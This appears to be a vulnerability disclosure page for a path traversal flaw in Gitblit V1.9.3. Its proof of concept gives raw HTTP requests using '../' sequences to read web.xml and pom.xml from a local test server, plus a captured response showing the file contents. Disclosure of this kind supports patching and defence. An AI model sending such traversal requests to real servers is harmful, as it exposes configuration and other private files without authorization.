

main ▾

...

[Vuls](#) / [gitblit](#) / [gitblit V1.9.3 path traversal](#) / [gitblit V1.9.3 path traversal.md](#)

metaStor gitblit V1.9.3 path traversal

History

0 contributors



58 lines (38 sloc) | 1.56 KB

...

Gitblit Path Traversal

Description


Gitblit is an open source, pure Java Git solution for managing, viewing, and serving **Git** repositories. There is a **Path Traversal** vulnerability in Gitblit V1.9.3 which can read website files.

Proof of Concept

```
read web.xml
```

```
GET /resources/../../WEB-INF/web.xml HTTP/1.1
Host: 127.0.0.1:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
```

Cookie: JSESSIONID=1arfn8db09ors1a3p1837sgxmh;
Gitblit=a9d7b582ef204ffbd9cc2ff18f01d603c069fbeb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1



read pom.xml

GET /resources/../../META-INF/maven/com.gitblit/gitblit/pom.xml HTTP/1.1
Host: 127.0.0.1:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=1arfn8db09ors1a3p1837sgxmh;
Gitblit=a9d7b582ef204ffbd9cc2ff18f01d603c069fbeb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

SendCancel<>

Target: http://127.0.0.1:8083HTTP/1?

Request

RawHex

1 GET /resources/./META-INF/maven/com.gitblit/gitblit/pom.xml HTTP/1.1
2 Host: 127.0.0.1:8083
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=1arfa8db09ors1a3p1837sgxmh; Gitblit=a9d7b582ef204ffbd9cc2ff18f01d603c069fbeb
9 Upgrade-Insecure-Requests: 1
10 Sec-Patch-Dest: document
11 Sec-Patch-Mode: navigate
12 Sec-Patch-Site: none
13 Sec-Patch-User: ?1
14
15

Response

RawHexRender

1 HTTP/1.1 200 OK
2 Accept-Ranges: bytes
3 Content-Type: application/xml
4 Last-Modified: Sat, 09 Apr 2022 08:34:52 GMT
5 Content-Length: 14962
6 Connection: close
7
8 <?xml version="1.0" encoding="UTF-8" ?>
9 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
10 xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
11 <modelVersion>4.0.0</modelVersion>
12
13 <groupId>com.gitblit</groupId>
14 <artifactId>gitblit</artifactId>
15 <version>1.9.3</version>
16 <packaging>jar</packaging>
17 <name>Gitblit</name>
18 <description>pure Java Git solution</description>
19 <organization></organization>
20 <url>http://gitblit.com</url>
21 <inceptionYear>2011</inceptionYear>
22

0 matches

log4j3 matches

Done15,122 bytes | 50 millis